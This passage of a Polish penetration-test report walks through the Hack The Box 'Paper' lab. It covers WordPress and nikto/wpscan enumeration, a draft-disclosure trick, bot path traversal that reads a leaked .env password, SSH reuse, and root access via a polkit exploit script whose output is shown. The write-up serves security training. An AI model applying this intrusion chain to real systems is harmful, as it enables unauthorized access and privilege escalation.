


Rysunek 27. Strona internetowa powiązana z adresem IP

Ponownie wykonany został skan **nikto** oraz, dodatkowo, **wpscan**. Zwróciły one informacje o możliwych podatnościach, zarejestrowanych użytkownikach oraz wersji Wordpressa.

```
marcin@marcin:~$ nikto -h http://office.paper
- Nikto v2.1.5
-----
+ Target IP:      10.11.11.143
+ Target Hostname: office.paper
+ Target Port:    80
+ Start Time:    2022-04-19 18:31:03 (GMT2)
+ End Time:      2022-04-19 18:42:41 (GMT2)
-----  
Server: Apache/2.4.37 (CentOS) OpenSSL/1.1.1k mod_fcgid/2.3.9  
+ Retrieved x-powered-by header: PHP/7.2.24  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ Uncommon header 'Link' found, with contents: <http://office.paper/index.php/wp-json/>; rel="https://api.w.org/"  
+ Uncommon header 'x-backend-server' found, with contents: office.paper  
+ Uncommon header 'x-redirect-by' found, with contents: WordPress  
+ Server leaks inodes via ETags, header found with file /_, fields: 0x30c0b 0x5c5cfdeec240  
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.  
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST  
+ OSVDB-3268: /icons/ Web server Manager found.  
+ OSVDB-3268: /icons/ Directory listing found.  
+ OSVDB-3268: /manual/Images/ Directory indexing found.  
+ OSVDB-3268: /manual/Images/ Apache default file found.  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ Uncommon header 'x-frame-options' found, with contents: SAMEORIGIN  
+ Cookie wordpress_test_cookie created without the httponly flag  
+ 6544 items checked: 0 error(s) and 15 item(s) reported on remote host  
+ End Time:      2022-04-19 18:42:41 (GMT2) (698 seconds)
-----  
+ 1 host(s) tested
```

Rysunek 28. Wynik skanu narzędziem nikto



```
kali@kali: ~/Desktop
File Actions Edit View Help

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:04 ⇘ (10 / 10) 100.00% Time: 00:00:04
[+] User(s) Identified:

[+] prisonmike
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://office.paper/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] nick
| Found By: Wp Json Api (Aggressive Detection)
|   - http://office.paper/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] creedthoughts
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Rysunek 29. Lista użytkowników po skanie narzędziem wpscan

```
kali@kali: ~/Desktop
File Actions Edit View Help
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
| - X-Powered-By: PHP/7.2.24
| - X-Backend-Server: office.paper
| Found By: Headers (Passive Detection)
| Confidence: 100%


[+] WordPress readme found: http://office.paper/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] WordPress version 5.2.3 identified (Insecure, released on 2019-09-05).
| Found By: Rss Generator (Passive Detection)
| - http://office.paper/index.php/feed/, <generator>https://wordpress.org/?v=5.2.3</generator>
| - http://office.paper/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.2.3</generator>

[+] WordPress theme in use: construction-techup
| Location: http://office.paper/wp-content/themes/construction-techup/
| Last Updated: 2021-07-17T00:00:00.000Z
| Readme: http://office.paper/wp-content/themes/construction-techup/readme.txt
| [!] The version is out of date, the latest version is 1.4
| Style URL: http://office.paper/wp-content/themes/construction-techup/style.css?ver=1.1
```


Rysunek 30. Wersja Wordpressa wykryta po skanie narzędziem wpscan

Dodatkowo przeszukane zostały wszystkie posty na tablicy. W jednym z nich znajduje się komentarz, który informuje o tym, że pewien post, który jest draftem, powinien zostać usunięty gdyż jest to niebezpieczne.



Rysunek 31. Komentarz wskazujący na potencjalną podatność Wordpressa


Rzeczywiście, Wordpress w wersji 5.2.3, posiada podatność, która pozwala na podejrzenie niezaakceptowanych lub niekompletnych postów po wpisaniu **?static=1** do adresu URL. Po wpisaniu nastąpiło przekierowanie na stronę z niezaakceptowanym postem.



Rysunek 32. Strona zawierająca niekompletny post

Zawiera on **sekretny** adres do rejestracji użytkowników na, najprawdopodobniej,


pewnego rodzaju chacie. Niestety, bezpośrednio nie można dostać się do tego adresu, dlatego trzeba ponownie dodać wpis do **/etc/hosts**.



```
GNU nano 4.8
127.0.0.1      localhost
127.0.1.1      marcin
10.10.11.143   office.paper
10.10.11.143   chat.office.paper
# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Rysunek 33. Dodanie wpisu do pliku hosts


Po wklejeniu adresu z niekompletnego posta na ekranie pojawia się ekran rejestracji użytkownika.



Rysunek 34. Ekran rejestracji użytkownika

Po rejestracji atakujący zostaje przeniesiony do ekranu chatu, gdzie znajduje się wielu użytkowników. Na kanale **general** nie można dodawać tekstu, lecz znajduje się tam bot, który zamieścił instrukcje jak z niego korzystać. Umożliwia on wylistowanie listy plików z konkretnych katalogów oraz wyświetlenie za-

wartości konkretnych plików, co może posłużyć do infiltracji systemu będącego celem ataku.



Rysunek 35. Kanał główny chatu oraz bot, który umożliwia listowanie oraz wyświetlanie zawartości plików

Bot nie jest w pełni zaprogramowany, a jednocześnie nie zapewnia braku dostępu do wyższych warstw katalogów. Komendą **list ..** oraz jej kolejnymi wywołaniami można poruszać się po większości katalogów systemowych.

<=====End or run ..//lineas.sh=====>

S soar 7:28 PM
list ..

recyclops Bot 7:28 PM
Fetching the directory listing of ..


```
total 904
drwx---- 12 dwight dwight 4096 Apr 19 13:07 .
drwxr-xr-x 3 root root 20 Apr 19 12:58 ..
-rw-rw-r~ 1 dwight dwight 3250 Apr 19 13:03 50011.sh
lrwxrwxrwx 1 dwight dwight 9 Jul 3 2021 .bash_history -> /dev/null
-rw-r--r~ 1 dwight dwight 18 May 10 2019 .bash_logout
-rw-r--r~ 1 dwight dwight 141 May 10 2019 .bash_profile
-rw-r--r~ 1 dwight dwight 358 Jul 3 2021 .bashrc
-rwxrwxr-x 1 dwight dwight 8 Apr 19 12:07 bashy.sh
-rwxr-xr-x 1 dwight dwight 1174 Sep 16 2021 bot_restart.sh
drwx--- 2 dwight dwight 6 Apr 19 12:59 .cache
drwx--- 5 dwight dwight 56 Jul 3 2021 .config
drwx--- 1 dwight dwight 9 Apr 19 12:25 .dbshell
drwx--- 1 dwight dwight 16 Jul 3 2021 .esd_auth
drwx--- 3 dwight dwight 69 Apr 19 12:25 .gnupg
drwx--- 8 dwight dwight 4096 Sep 16 2021 hubot
-rw-rw-r~ 1 dwight dwight 18 Sep 16 2021 .hubot_history
-rw-rw-r~ 1 dwight dwight 430 Apr 19 13:07 index.html
-rwxrwxr-x 1 dwight dwight 46630 Apr 19 12:09 LinEnum.sh
-rwxrwxr-x 1 dwight dwight 776167 Apr 19 12:21 lineas.sh
-rw-rw-r~ 1 dwight dwight 25304 Apr 19 12:04 linuxprivchecker.py
drwx--- 3 dwight dwight 19 Jul 3 2021 .local
drwxr-xr-x 4 dwight dwight 39 Jul 3 2021 .mozilla
drwxrwxr-x 5 dwight dwight 83 Jul 3 2021 .npm
-rwxrwxr-x 1 dwight dwight 9626 Apr 19 12:37 poc.sh
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 sales
drwx--- 2 dwight dwight 6 Sep 16 2021 .ssh
-r----- 1 dwight dwight 33 Apr 19 11:14 user.txt
drwxr-xr-x 2 dwight dwight 24 Sep 16 2021 .vim
```

S soar 7:28 PM
file sudo ..//user.txt

recyclops Bot 7:28 PM
Access denied.

Rysunek 36. Wylistowanie plików z katalogu wyższego w hierarchii


Wylistowanie plików na rysunku 36 ukazuje skrypty, które umożliwiają przejęcie uprawnień roota w systemie, lecz na tym etapie użytkownik nie ma jeszcze do nich dostępu. W tej ścieżce znajdują się katalogi, które możliwe, że posiadają informacje na temat loginów lub haseł. Po przeszukaniu każdego folderu i pliku, w ścieżce `/hubot/.env` znajduje się pewien login i hasło.



```
recyclops Bot 8:09 PM
<=====Contents of file ../hubot/.env=====>
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
<=====End of file ../hubot/.env=====>
<=====Contents of file ../hubot/.env=====>
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
<=====End of file ../hubot/.env=====>
```

Rysunek 37. Zawartość pliku .env

Podjęta zostaje próba dostania się do serwera z wykorzystaniem SSH. Z poprzednich kroków wiadomo, że ten port jest otwarty. Podając dane próba kończy się niepowodzeniem, lecz z wylistowanych plików wiemy, że właścicielem plików jest użytkownik **dwight**. Z wcześniejszym hasłem oraz tym userem udaje się dostać na serwer jako użytkownik **dwight**.



```
marcin@marcin:~/Desktop$ ssh dwight@10.10.11.143
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Tue Apr 19 13:56:17 2022 from 10.10.14.100
[dwight@paper ~]$ █
```


Rysunek 38. Dostanie się na serwer jako użytkownik dwight

Z wcześniejszych rozmów z botem wśród wylistowanych plików znajdował się plik **user.txt**, do którego dostęp miał tylko użytkownik dwight. Po podaniu komendy **cat user.txt** wyświetlony został ciąg znaków.

```
Last login: Tue Apr 19 13:56:17 2022 from 10.10.14.100
[dwight@paper ~]$ ls
50011.sh    bashy.sh      hubot      linpeas.sh      poc.sh  user.txt
LinEnum.sh   bot_restart.sh index.html  linuxprivchecker.py sales
[dwight@paper ~]$ cat user.txt
de54a376014dc9a72c561a8ce49aff49
[dwight@paper ~]$
```

Rysunek 39. Wyświetlenie zawartości pliku user.txt

Podjęta zostaje próba wklejenia ciągu znaków jako flagi użytkownika i systemowej.



Rysunek 40. Zdobycie flagi użytkownika

Zdobycie flagi systemowej zakończyło się pomyślnie. Pozostało zdobycie uprawnień roota. W jednym z katalogów znajdowały się skrypty, które umożliwiają wykorzystanie podatności i zdobycia uprawnień roota. Po odpaleniu skryptów **linpeas.sh** oraz **LinEnum.sh** nie udało się uzyskać uprawnień roota.

```
[+] dwight@paper:~ [ Analyzing .service files
[ https://book.hacktricks.xyz/linux-unix/privilege-escalation#services
/etc/systemd/system/sysinit.target.wants/iscsi.service is executing some relative path
You can't write on systemd PATH

[ Analyzing System timers
[ https://book.hacktricks.xyz/linux-unix/privilege-escalation#timers
NEXT          LEFT      LAST          PASSED
UNIT          ACTIVATES
Tue 2022-04-19 14:51:20 EDT  28min left Tue 2022-04-19 13:19:40 EDT  1h 3min ago
o dnf-makecache.timer          dnf-makecache.service
Wed 2022-04-20 00:00:00 EDT  9h left    n/a          n/a
    unbound-anchor.timer        unbound-anchor.service
Wed 2022-04-20 11:28:33 EDT  21h left   Tue 2022-04-19 11:28:33 EDT  2h 54min ago
    go systemd-tmpfiles-clean.timer  systemd-tmpfiles-clean.service

[ Analyzing .timer files
[ https://book.hacktricks.xyz/linux-unix/privilege-escalation#timers
^C
[dwight@paper ~]$ whoami
dwight
[dwight@paper ~]$ 
```


Rysunek 41. Nieudana próba zdobycia uprawnień roota z wykorzystaniem skryptów znajdujących się w jednym z katalogów serwera

Po odpaleniu jeszcze jednego skryptu **50011.sh** udało się uzyskać uprawnienia roota.

```
[+] root@paper:/home/dwight Q _ x ]  
g:$passHint 2> /dev/null  
.50011.sh: line 73: 95567 Terminated dbus-send --system --dest=org.  
g.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User$userid org.freedesktop.Accounts.User.SetPassword string:$password strin  
g:$passHint 2> /dev/null  
[*] Exploit complete!  
.50011.sh: line 74: 95572 Terminated dbus-send --system --dest=org.  
g.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User$userid org.freedesktop.Accounts.User.SetPassword string:$password strin  
g:$passHint 2> /dev/null  
  
[*] Run 'su - hacked', followed by 'sudo su' to gain root access  
[dwight@paper ~]$ su hacked  
Password:  
[hacked@paper dwight]$ sudo su  
[sudo] password for hacked:  
Sorry, try again.  
[sudo] password for hacked:  
[root@paper dwight]# whoami  
root  
[root@paper dwight]# whoami;id  
root  
uid=0(root) gid=0(root) groups=0(root)  
[root@paper dwight]# █
```

Rysunek 42. Udana próba zdobycia uprawnień roota z wykorzystaniem skryptu 50011.sh

W katalogu roota, po podaniu komendy `cd /root`, znajduje się plik `root.txt`, który, tak jak plik `user.txt` zawiera ciąg znaków.




The screenshot shows a terminal window titled "root@paper:~". The terminal displays the following text:

```
echo ""
echo "[*] Run 'su - $userName', followed by 'sudo su' to gain root access"[root
@paper dwight]# ls
50011.sh  bashy.sh      hubot      linpeas.sh      poc.sh  user.txt
LinEnum.sh  bot_restart.sh index.html  linuxprivchecker.py  sales
[root@paper dwight]# cat user.txt
de54a376014dc9a72c561a8ce49aff49
[root@paper dwight]# whoami;id
root
uid=0(root) gid=0(root) groups=0(root)
[root@paper dwight]# ls
50011.sh  bashy.sh      hubot      linpeas.sh      poc.sh  user.txt
LinEnum.sh  bot_restart.sh index.html  linuxprivchecker.py  sales
[root@paper dwight]# pwd
/home/dwight
[root@paper dwight]# cd /home
[root@paper home]# ls
dwight
[root@paper home]# cd /root
[root@paper ~]# ls
anaconda-ks.cfg  initial-setup-ks.cfg  root.txt
[root@paper ~]# cat root.txt
77dd3f39743c2e841f6b776b73411632
[root@paper ~]#
```

Rysunek 43. Zawartość pliku root.txt w katalogu /root

Po podaniu powyższego ciągu znaków w serwisie Hack The Box udało się uzyskać flagę systemową.



Rysunek 44. Uzyskanie flagi systemowej

Osiągnięte cele

Udało się osiągnąć zamierzone cele. Zdobyte zostały dwie flagi: użytkownika oraz systemowa. Została dokonana pełna infiltracja serwera uzyskując uprawnienia roota z wykorzystaniem skryptów jednocześnie mając kontrolę nad całym systemem.

Findingi (Hack The Box - RouterSpace)

